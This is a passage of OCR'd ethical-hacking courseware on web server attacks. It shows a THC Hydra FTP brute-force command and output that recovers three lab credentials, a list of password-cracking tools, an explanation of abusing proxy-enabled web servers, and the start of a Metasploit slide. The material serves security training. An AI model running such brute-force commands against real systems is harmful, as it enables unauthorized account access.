

hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11 - Parrot Te
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Pas
swords.txt ftp://10.10.1.11
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any
way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 02:10:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per
task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11   login: Martin   password: apple
[STATUS] 4827.00 tries/min, 4827 tries in 00:01h, 36347 to do in 00:08h, 16 active
[STATUS] 4776.33 tries/min, 14329 tries in 00:03h, 26845 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11   login: Jason   password: qwerty
[21][ftp] host: 10.10.1.11   login: Shiela   password: test
[STATUS] 4780.00 tries/min, 33460 tries in 00:07h, 7714 to do in 00:02h, 16 active
[STATUS] 4776.25 tries/min, 38210 tries in 00:08h, 2964 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 02:18:41
┌─[✗]─[root@parrot]─[/home/attacker]
└──╼ #
```

Figure 13.37: Screenshot of THC Hydra password cracker

The following are some additional password cracking tools:

- Ncrack (*https://nmap.org*)
- Rainbow crack (*https://project-rainbowcrack.com*)
- Wfuzz (*http://www.edge-security.com*)
- Wireshark (*https://www.wireshark.org*)



Using Application Server as a Proxy

- Web servers with **forwarding** and **reverse HTTP proxy functions** enabled, are employed by attackers to perform the following actions:
  - Attacking third party systems on the Internet
  - Connecting to arbitrary hosts on the organization's internal network
  - Connecting back to other services running on the proxy host itself
- Attackers use **GET** and **CONNECT** requests **to use vulnerable web servers as proxies** to connect and obtain information from target systems through these proxy web servers

GET/ CONNECT Requests
Requested Information
GET/ CONNECT Requests
Requested Information
Attacker
Proxy Web Server
Target Systems

Using Application Server as a Proxy

Web servers are occasionally configured to perform functions such as forwarding or reverse HTTP proxy. Web servers with these functions enabled are employed by attackers to perform the following attacks:

- Attacking third-party systems on the Internet
- Connecting to arbitrary hosts on the organization's internal network
- Connecting back to other services running on the proxy host itself

Attackers use GET and CONNECT requests to use vulnerable web servers as proxies to connect to and obtain information from target systems through these web servers.




GET/ CONNECT Requests
Requested Information
Attacker
Proxy Web Server
GET/ CONNECT Requests
Requested Information
Target Systems

Figure 13.38: Illustration of the use of an application server as a proxy



Web Server Attack Tools: Metasploit

- The Metasploit Framework is an exploit development platform that supports fully automated **exploitation of web servers**, by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP, and SNMP

Metasploit Architecture

Libraries
Rex
Framework-Core
Framework-Base
Custom plug-ins
Protocol Tools
Interfaces
mfsconsole
msfcli
msfweb
msfwx
msfapi
Security Tools
Web Services
Integration
Modules
Exploits
Payloads
Encoders
NOPS
Auxiliary
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Menu
msfconsole - Parrot Ter...

